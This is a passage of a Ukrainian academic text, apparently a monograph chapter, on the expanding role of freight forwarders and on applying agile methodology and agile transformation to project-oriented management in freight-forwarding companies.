Експедитор (транспортний експедитор) – суб'єкт господарювання, який за дорученням Клієнта та за його рахунок виконує або організовує виконання транспортно-експедиторських послуг, визначених договором транспортного експедирування.

До недавнього часу експедитор виступав посередником між вантажовласником та перевізником, надаючи переважно тільки послуги з організації перевезень, без виконання інших супутніх послуг, хоча вони і передбачені законодавством. Однак, зі збільшенням обсягів вантажопотоків, посилення часових параметрів доставки вантажу, зміни схем доставок зросли і вимоги до діяльності експедиторів. Так, під час перевезення вантажу будь-який вантажовласник шукає найбільш дешевий, швидкий і надійний спосіб доставки вантажу споживачеві і довіряє свій вантаж експедитору. Експедитор є основним розробником маршруту і логістичної технології доставки вантажу, він формує повне завантаження перевізного засобу і повинен впливати на цінову політику. Виступаючи організатором перевезень на великому числі напрямків і працюючи з величезним числом вантажовласників, від експедитора слід дотримуватися величезного числа складних і трудомістких операцій: вантаж готують до відправки і вантажать на транспортний засіб, перевалюють з одного виду транспорту на інший, якщо потрібно, зберігають на складі,



занурюють на новий транспортний засіб, нарешті, здають одержувачу. Разом з тим одночасно виконуються вимоги різних органів і служб. Сьогодні експедиторські компанії працюють одночасно з великим числом від державних служб, представників митних, ветеринарних служб, страхових агентів.

Крім того, на експедиторів лягає завдання раціональної організації руху основних вантажопотоків від постачальників до споживачів: облік конкретної обстановки на маршрутах перевезень, забезпечення доставки вантажів в терміни, що не перевищують задані при розумній мінімізації витрат; забезпечення схоронності вантажів; митна обробка; оптимальний підбір рухомого складу для перевезень конкретних вантажів; оренда і лізинг рухомого складу; раціональне завантаження порожніх транспортних засобів в попутному напрямку; забезпечення безпеки вантажів в дорозі і надання сучасного обслуговування.

Одже, у сучасному розумінні, експедитор не просто посередник, а повноправний учасник процесу доставки вантажів, відповідальний за весь технологічний цикл з моменту прийняття рішення про необхідність перевезення і до моменту, коли вантаж переданий його кінцевому споживачеві. Тобто, сьогодні експедитор не просто організовує доставку вантажу, а надає «пакет» множини послуг, пов'язаних з підготовкою, супроводом і здійсненням доставки. У склад такого «пакету» послуг входять: послуги, що передують процесу транспортування вантажу; послуги, що надаються під час процесу перевезення вантажу; послуги, що надаються на заключному етапі транспортування вантажу.

До послуг, що передують процесу транспортування вантажу відносяться: розробка маршрутів; вибір транспорту; підготовка пакету документів на транспортування; митне оформлення; пакування, пломбування, маркування вантажу; страхування вантажу; організація тимчасового зберігання вантажу; організація вантажно-розвантажувальних робіт; передача вантажу перевізнику та ін.

Послугами, що надаються під час процесу перевезення вантажу є: координація дій учасників процесу вантажоперевезення; охорона та супровід вантажу; відстеження місцезнаходження вантажу; контроль за виконанням зобов'язань учасників процесу вантажоперевезення та ін.

Послуги, що надаються на заключному етапі транспортування вантажу це: митне оформлення; організація розвантажувальних робіт; перевірка стану доставленого вантажу; передача вантажу вантажовласнику та ін. Сьогодні все більш широкого поширення набувають змішані перевезення (рис. 1), де від експедитора вимагається не тільки перевезти вантаж з найменшими витратами, але і забезпечити доставку товарів «від дверей до дверей» і «точно в строк», витримуючи високі стандарти якості обслуговування, скорочуючи витрати на зберігання, збільшуючи показники ефективності роботи рухомого складу.




Рисунок 1 – Типова схема доставки вантажу «від дверей до дверей»

Так, при організації мультимодальної перевезення експедитор є і організатором, і координатором доставки вантажу, виступаючи при цьому оператором мультимодального перевезення (рис. 2).



Рисунок 2 – Схема організації взаємодії учасників мультимодального перевезення

Одже, «експедиторські компанії у транспортному бізнесі отримали звання «архітекторів» транспортування; причиною цього є той факт, що розробка маршрутів, вибір транспорту, формування структури логістичних каналів і ланцюгів компанії-клієнта є їх (експедиторів) основними обов'язками, а також представляються найважливішим фактором конкурентоспроможності експедитора» [4, 5]. Висока конкуренція серед транспортно-експедиційних компаній (ТЕК) також впливає на темпи інноваційного розвитку організації



доставки вантажів. За оцінкою експертів [2] сьогодні на ринку України налічується близько 3,5 тис. компаній, що здійснюють експедиторські послуги, 158 з яких є членами Асоціації міжнародних експедиторів України (АМЕУ), причому дві третини з них – морські експедитори. Слід зазначити, що на сьогодні більш ніж 80 % перевезень на усіх видах транспорту здійснюється шляхом безпосередньої участі ТЕК.

В сучасних умовах експедитори змушені відмовлятися від надання тільки традиційних послуг і брати на себе більшу роль в логістичних операціях в здійсненні доставки вантажу. Багато експедитори поступово впроваджуються в інформаційно-логістичне управління, транспорт, зберігання. Так, сьогодні не рідкість, коли експедитори володіють складськими площами, транспортними засобами, контейнерами. Дана тенденція обумовлюється ще тим фактом, що все більшого поширення знаходять збірні перевезення (рис. 3), як в секторі контейнерних перевезень, так і інших вантажів. При організації доставки збірних вантажів ТЕК додатково надають послуги з формування / розформування вантажних партій, що викликає необхідність мати власні складські площі, парк транспортних засобів.




Рисунок 3 – Типова схема збірних перевезень

Таким чином, сьогодні ТЕК розподіляють і агрегують вантажопотоки, а також узгоджують і координують доставку як збірних, так і не збірних вантажів різними видами транспорту [5].

Таким чином, сьогодні ТЕК – це надважливі учасники ринку транспортних послуг, які приймають на себе всі обов'язки, пов'язані з доставкою вантажів.



Високий рівень конкуренції зумовлює необхідність пошуку джерел конкурентоспроможності, одним з яких є проектно-орієнтоване управління. Його елементи використовуються в тій чи іншій мірі в транспортній сфері, але "гальмує" впровадження проектно-орієнтованого управління відсутність відповідної теоретичної бази, яка враховує специфіку даного виду діяльності.

5.2. Сутність agile-методології та agile-трансформації

Agile-методологія, отримавши старт у проєктів, пов'язаних з інформаційним і програмним забезпеченням, стрімко проникає і в інші сфери діяльності як на рівні проєктів, так і в організацію операційної діяльності, в тому числі, і в сфері послуг.

У перекладі з англійської мови «agile» означає «живий, рухливий», але переводять його частіше як «гнучкий». В галузі розробки програмного забезпечення цей термін з'явився на початку 2000-х років, коли в штаті Юта було видано «Маніфест гнучкої розробки ПО» (agile маніфест) [6]. З тих пір під «agile» розуміють набір підходів по «гнучкій» розробці програмного забезпечення. Суть agile-підходу викладена в «маніфесті», але її можна коротко сформулювати так [7, 8]:

- розробка ведеться короткими циклами (ітераціями);
- в кінці кожної ітерації замовник отримує цінний для нього додаток(або його частину);
- команда розробки співпрацює з замовником в ході всього проєкту;
- зміни в проєкті вітаються і швидко включаються в роботу.

В даний час agile-принципи використовуються в роботі десятки тисяч команд по всьому світу.

Методика гнучкого управління або Agile - це сукупність етапів роботи, яка обмежена суворими часовими рамками (дедлайнами) (рис. 4), на кожному відрізку діяльності проводиться оцінка результатів, пошук результативності та внесення необхідних нових якостей, заявлених у вигляді додаткових вимог.

На методології Agile побудовано безліч систем гнучкого управління, наприклад: Scrum; Lean; Kanban; Six Sigma; PRINCE2. У всіх цих системах управління є свої переваги і недоліки, але всі вони об'єднані спільними ідеями, які здатні при грамотному впровадженні, підвищити ефективність роботи проєктної команди і компанії в цілому. Представлені системи, формують потужний механізм проєктного управління. Так, Agile вимагає виконання малих робіт на шляху до великого результату, Scrum вчить формувати процеси і процедури, Lean спонукає виконувати всі операції однаково якісно.




Рисунок 4 – Сутність agile підходу [9]

Agile – це метод, який можна застосовувати в організаціях, здатних працювати в швидкозмінних умовах, який сприймає тільки гнучке мислення проєктних команд.

Відповідно до сучасного розуміння, agile (agile software development, від англ. agile – спритний, швидкий, динамічний) – це набір принципів і підходів, що спрямовують ресурси організації на швидке створення продуктів, потрібних клієнтам. Agile-філософія – підхід до управління проєктами і продуктами, орієнтований на динамічне формування вимог і забезпечення їх реалізації в результаті постійної взаємодії всередині робочих груп, що складаються з фахівців різного профілю. Методологія Agile дає розуміння, що фахівці працюють заради єдиної мети – якісного продукту або послуги для споживача. При впровадженні Agile відзначається зміна бізнескультури підприємства.

Охарактеризуємо більш детально причини, які обґрунтували необхідність використання Agile процесів управління проєктами. Традиційний підхід до проєктів заснований на каскадній моделі етапів життєвого циклу («водоспад») (рис.5), що був найбільш широко поширений метод управління проєктами, заснований на так званому «водоспадному» (Waterfall) або каскадному циклі, при якому завдання передається послідовно по етапах, що нагадує потік.




Рисунок 5 – Схема класичного проєктного управління [10]



Даний підхід орієнтований на проекти, в яких є строгі обмеження по послідовності виконання завдань. Основний недолік каскадної моделі – високий ризик створення продукту, що не задовольняє потреби користувачів. Практика переконує, що на початковій стадії проекту точно сформулювати всі вимоги до майбутнього продукту не вдається. Це викликано двома причинами: 1) замовники не в змозі відразу викласти усі свої вимоги і не можуть передбачати, як вони зміняться в ході проекту; 2) у зовнішньому середовищі за час проекту можуть відбутися зміни, що вплинуть на вимоги до системи. Як правило, за каскадною моделлю вимоги фіксуються у вигляді технічного завдання на весь час її створення, а узгодження одержуваних результатів з користувачами виробляється тільки в точках, запланованих після завершення кожної стадії (при цьому можливе коригування результатів згідно із зауваженнями замовників, якщо вони не стосуються вимог технічного завдання). Отже, замовники можуть внести важливі зауваження тільки після того, як робота над продуктом буде повністю завершена. У разі неточного викладу вимог або їх зміни після тривалого періоду створення продукту замовники одержать те, що не відповідає їх потребам [11].

Тому у процесі розробки програмних продуктів в рамках проектів на базі каскадної моделі у світовому масштабі спостерігалися одні й ті ж нерозв'язані проблеми [12]:

- проекти завжди перевищували бюджети;
- реалізація проекту завжди перевищувала обумовлені терміни;
- підсумковий продукт неефективно вирішував покладене на нього завдання;
- підсумковий результат був низької якості;
- проекти були слабо керованими;
- в кінцевому підсумку, замовлений продукт неефективно використовувався або не використовувався зовсім.

Згідно [11] намагаючись знизити невизначеність на старті, до розробки вимог і проектування стали залучати системних аналітиків, які повинні були досконально знати існуючу систему, щоб грамотно описати вимоги для внесення змін. Однак, на практиці, при розробці складних систем завжди є граничні умови і проблеми, які жоден системний аналітик не передбачить, і виявляються вони тільки програмістом в процесі реалізації. Це тягне за собою новий «каскадний цикл» і нові витрати.

У 80-х роках мала місце так звана «програмна криза». В [13] автор наводить факт: «Одним з добре задокументованих прикладів цієї кризи став проект IBM по розробці операційної системи (ОС) IBM OS / 360 для лінійки комп'ютерів System / 360. На розробку цієї ОС у IBM пішло 5 тисяч людино-років (не годин!), І пікове значення кількості людей, зайнятих в розробці цієї системи, становить 1000 розробників. Ця операційна система була дуже



великою, монолітною програмою, кожна зміна в одній частині якої негайно відбивалося в іншій її частині. Крім цього виникало дуже багато проблем з узгодженістю роботи такої кількості розробників на одному проєкті»

На зміну каскадній моделі прийшла «спіральна модель» (рис.6), яка якісь час вирішувала проблему каскадної моделі.

Спіральна модель життєвого циклу розробки програмної системи



Рисунок 6 – Спіральна модель життєвого циклу проєктів розробки програмних продуктів [11]

Як відповідь сучасному динамічному ринку та необхідності прискорення та підвищення якості продуктів проєктів, на початку 2000-х років з'явилась agile методологія (рис.7).




Рисунок 7 – Порівняння каскадної моделі та agile [12]

Поступово переваги Agile були оцінені і в рамках проєктів, не пов'язаних з ІТ сферою. Основними перевагами Agile-підходу є: скорочення періоду часу до отримання продукту проєкту, більш чітка відповідність одержуваного продукту



очікуванням замовників особливо в ситуаціях, коли замовник не готовий повною мірою в момент замовлення чітко сформулювати всі вимоги до кінцевого продукту. Це характерно, зокрема, і для транспортної сфери, коли мова йде про доставку вантажів у міжнародному сполученні із залученням декількох видів транспорту.

Необхідно відзначити, що в сучасних публікаціях використовуються терміни

«agile-методологія» [70,78,90], «agile підхід» [14], або «agile управління проєктами» [8, 10, 15], але сутність того, що автори вкладають в ці поняття, практично ідентична. Така ситуація пояснюється тим, що на сьогоднішній день agile-методологія як універсальна методологія управління проєктами тільки формується. Тому фактично в дослідженнях на цю тематику використовується певний погляд/концепція/підхід відповідно до ідеї agile.

Більшість публікацій і існуючих досліджень, пов'язаних з agile управлінням проєктами, присвячене ІТ-проєктам, наприклад [9, 16]. У даних роботах узагальнюється практичний досвід використання Agile підходу при реалізації зазначеної категорії проєктів. Переваги управління проєктами на базі Agile представлені в [14], в [17, 18] конкретизуються переваги agile в сферах, не пов'язаних з ІТ. В [12] обґрунтовується ефективність «клієнтоорієнтованості» agile в принципі для управління проєктами незалежно від галузевої специфіки проєкту.

Можливість використання agile управління проєктами в різних сферах обговорювалася в [8]. Agile підхід може знайти широкої застосування і при розробки дорожніх карт [19], особливих стратегічних орієнтирів.

Так як сьогоднішній світ – це світ, в якому стираються кордони між різними областями знань, і відбувається трансфер результатів з різних наук [20], то, природно, що ідеї agile управління проєктами почали апробуватись в тих сферах, де раніше це здавалося недоцільним, більш того, і не використовувався проєктний підхід в принципі.

Так, наприклад, питання управління проєктами в будівельній сфері на базі agile досліджені в [21], в публічному секторі – в [10], при створенні системи дистанційного навчання в [11]. Специфіка зміни акцентів в процесі розробки і в побудові цілей при agile підході до управління інфраструктурними проєктами представлено в [22].

Ризики в рамках agile управління проєктами ідентифікувалися в [23] причому в порівнянні з традиційним (НЕ agile) підходом до управління проєктами.

Впровадження agile в практичну діяльність також вимагає певної схеми, і ці питання розглядалися в роботах [24-26].

Таким чином, на сьогоднішній день, з одного боку, є значна теоретична база управління проєктами, викладена як в міжнародних стандартах



(наприклад, [23-25]), в тому числі, і для транспортної сфери [26], так і в публікаціях вітчизняних і зарубіжних вчених. Переваги практичного використання проєктної методології та відповідних методів в «традиційних проєктних сферах» стали передумовами розвитку і поширення на різні сфери, в тому числі, і на транспортну, ідеї проєктно-орієнтованого управління [27], згідно з якою операційна діяльність підприємств, компаній і організацій структурується у вигляді портфеля проєктів.

Розвиток науки і результати практичної використання agile формують сутність нового етапу в розвитку управління проєктами – agile управління проєктами.

Декілька років тому з'явився термін «agile управління проєктами» [28] – це ітераційний підхід до реалізації проєкту протягом його життєвого циклу. Ітераційний життєвий цикл складається з декількох ітерацій або покрокових кроків до завершення проєкту. Однією з цілей ітеративного підходу є вивільнення переваг у процесі, а не лише в кінці [29].

Agile управління проєктами фокусується на забезпеченні максимальної ефективності в порівнянні з пріоритетами бізнесу в межах дозволеного часу та бюджету, особливо тоді, коли прагнення до реалізації більше, ніж ризик. Agile принципи включають наступне [11]:

- Проєкт розбиває продукт на менші частини, які потім ранжируються для команди з точки зору їх важливості.
- Agile підхід сприяє спільній роботі, особливо із замовником.
- Agile підхід регулярно відображає, вивчає та коригує, щоб гарантувати, що клієнт завжди задоволений та забезпечений результатами, які приносять вигоди.
- Agile методи інтегрують планування з виконанням, дозволяючи організації створити робочий спосіб мислення, який допомагає команді ефективно реагувати на зміни вимог.

Agile ставить на перше місце швидкість, автономність і спільну роботу для того, щоб розкрити повний потенціал організацій. До основних вигод, які дає agile, відносять зниження витрат на 25-35%, поліпшення якості на 20% і прискорення створення нових продуктів і послуг на 100-200% [13].

Усвідомлення бізнесів в широкому сенсі цього слова ефективність методології, призвело до появи терміну «agile-трансформація», який відображає процес перетворення, системної зміни компаній відповідно до принципів і ідеології Agile.

В [30] підкреслюється, що agile-трансформація – непростий проєкт. Чим більша і старша компанія, тим важливіше вносити зміни з відчуттям міри. У гіршому випадку організація стає перевантаженою та неієднаною. Залежно від зрілості організації, варто розпочати з одного пілотного проєкту, щоб почерпнути уроки та поступово ознайомити інші команди та відділи з новими



парадигмами. Важливо передбачити достатню кількість циклів відображення та адаптувати подальшу процедуру до нових уявлень.

Процес agile-трансформації деякі спеціалісти [31] уявляють наступним чином (рис.8). Як бачимо, наприкінці трансформації змінюється повністю організаційна культура компанії на базі шості основних принципів Agile.




Рисунок 8 – Процес agile-трансформації [32]

Згідно [14] agile-трансформація дозволяє організаціям бути більш реактивними, робити більше з меншими та краще обслуговувати інтереси своїх клієнтів. Щоб зробити це добре, сприятна трансформація вимагає значної підтримки, ресурсів і часу, не кажучи вже про зобов'язання викладати це, коли все стає нерівним. Успішна гнучка трансформація може змінити спосіб управління компанією проектами, задоволення потреб споживачів та зростання бізнесу, саме тому деякі організації готові докласти зусиль, необхідних для її реалізації.

У [33] автор уявляє agile-трансформацію у вигляді декількох рівнів (рис.9), у фундаменті піраміди – мислення та цінності із фокусом на людях; другий рівень – це поведінка та практика, на даному рівні необхідна шкала успіху, тобто його вимірювання та оцінка, та т.д.

Таким чином, Agile-методологія, що застосовується досить давно при розробці програмних продуктів і отримала широке практичне застосування з видання Agile-маніфесту [6], сьогодні розвивається прискореними темпами, будучи однією з успішних з практичної точки зору, що обумовлює інтенсивність використання agile-трансформації для «переродження» компаній у нової якості, яка забезпечую їм успіх та стійкість у сучасному турбулентному оточенні в умовах пошуку інноваційних переваг.



Рисунок 9 – Піраміда agile-трансформації [33]

Таким чином, сьогодні багато компаній різних сфер діяльності виявляються втягнутими в процеси agile-трансформації, в рамках яких відбувається перебудова всієї їх діяльності відповідно до принципів agile. Використання терміна «трансформація» відображає суть цього процесу – це не просто реалізація проєкту чи проєктів, спрямованого на досягнення цілей трансформації, це поступова зміна всіх сторін діяльності підприємств в частині організації та способу корпоративного мислення.

5.3. Організація проєктно-орієнтованого управління транспортно-експедиторських компаній в рамках agile-трансформації

Організаційні зміни є необхідним елементом розвитку компаній для забезпечення їх успішності і стійкості в умовах, що змінюються сучасного бізнесу. Згідно [34, 35] сьогодення зумовлене великою конкуренцією, що змушує підприємців враховувати різноманітні аспекти у своїй діяльності та проводити різнобічні зміни для того, щоб відповідати вимогам сучасної економіки. Організаційні зміни відіграють одну з провідних ролей на підприємствах, адже їх послідовність, логічність, адаптивність та цілеспрямованість дають змогу покращувати ринкові позиції підприємств та оперативно реагувати на проблеми.

В [36] відзначається, що жодна організація не може тривалий час існувати незмінно, так як постійно відбуваються динамічні зміни зовнішнього і внутрішнього середовища. Потреба у змінах організаційної системи формується одночасно з сталими або прогнозованими змінами зовнішнього або



внутрішнього середовища (відповідна реакція). Таким чином, потреба в проведенні змін організаційної системи завжди викликана об'єктивною причиною. Необхідне чітке планування і обґрунтування змін, так як великі і масштабні зміни вимагають серйозних прямих і непрямих витрат.

Існує багато визначень поняття "організаційні зміни". Найбільш часто використовувані: "організаційні зміни визначаються як освоєння компанією нових ідей або моделей поведінки [37]", "організаційні зміни - це перетворення організації між двома моментами часу. Зміни, пов'язані з зовнішнім середовищем: зміна технологій, споживачів, ринкових структур, конкурентів, політичних або соціальних чинників. Внутрішні зміни: товари і послуги, технології, стратегії і структура, культура (цінності, установки, очікування і т.п.). [38].

Таким чином, будь-яка організація, яка прагне до виживання в складних динамічних обставинах, повинна знаходитися в процесі безперервних змін, тому що в протилежному випадку виникає загроза подальшого її функціонування. Через це сучасні умови роботи більшості організацій є такими, що впровадження змін перетворилося з надзвичайної події в постійний планомірний процес. Організації змушені ставати більш гнучкими, постійно реагувати на зміни зовнішнього середовища, виробляти і реалізовувати локальні і глобальні проєкти щодо змін своєї діяльності, які повинні відбуватись без втрати контролю над організацією. Для виживання і успіху в певній галузі і на ринку досліджуваний складний економічний комплекс повинен мати властивість до адаптації і пристосування параметрів своєї структури і діяльності до безперервних зовнішніх змін [35].

В [39, 40] запропоновано наступну класифікацію організаційних змін, пов'язаних із внутрішнім середовищем:

1. Зміни мети організації. Для того, щоб підприємство працювало ефективно, керівники мають періодично здійснювати моніторинг та змінювати цілі відповідно до зміни середовища функціонування підприємства.

2. Зміни організаційної структури. Структурні зміни (складова організаційного процесу) стосуються системи розподілу повноважень і відповідальності в координаційних і інтеграційних процесах, а також розподілі на відділи та ступені централізації. Структурні зміни мають безпосередній вплив на діяльність колективу, оскільки до складу підприємства можуть увійти нові люди, можливі зміни в системі підпорядкування.

3. Зміни завдань. Зміни в завданнях охоплюють процес виконання завдань, впровадження нового завдання або стосується характеру роботи.

4. Зміни технологій. Як і структурні зміни, зміни в технології можуть передбачати нагальність модифікації структури й персоналу. Проте найважливіші зміни можуть стосуватись технології виробництва.

5. Зміни персоналу. Зміни персоналу передбачають модифікацію його



можливостей, установок або поведінки. Це може стосуватися технічної підготовки виробництва, підготовки до міжособового або групового спілкування, мотивації, лідерства, формування структурного колективу, впровадження програм підвищення задоволеності роботою.

6. Ресурсні зміни. Зміни ресурсів пов'язані з іншими чинниками і є чи не найосновнішою складовою. Виробничі зміни – це обов'язково зміни ресурсів.

Таким чином, згідно даної класифікації agile трансформація охоплює:

Зміни мети – тобто у рамках agile модифікації можливо корегування цілей підприємства з урахуванням основних цілей agile. Наприклад, у якості мети може бути розглянуто «підвищення конкурентоспроможності завдяки впровадженню agile методології у процес реалізації проєктів».

Структурні зміни у частини розподілу повноважень та ступеню децентралізації, перехід на матрічну організаційну структуру;

Зміни завдань, а саме, процес виконання завдань;

Зміни технологій, а саме, модифікації структури й персоналу з урахування переходу на agile стандарти;

Зміни персоналу, що передбачає модифікацію його можливостей, установок або поведінки у відповідності до agile методології;

Ресурсні зміни – в якості основного ресурсу транспортно-експлуататорської компанії виступає «інформація» стосовно послуг від постачальників. Тому даний ресурс також подлягє певної трансформації в рамках agile трансформації.

Таким чином, agile трансформація є процес, який відноситься до організаційних змін та охоплює усі складові організаційних змін, пов'язаних із внутрішнім середовищем. Тобто agile трансформація є масштабною подією для підприємства, компанії, організації та потребує впровадження нових інструментів та технологій управління, нових інформаційних процедур та платформ.

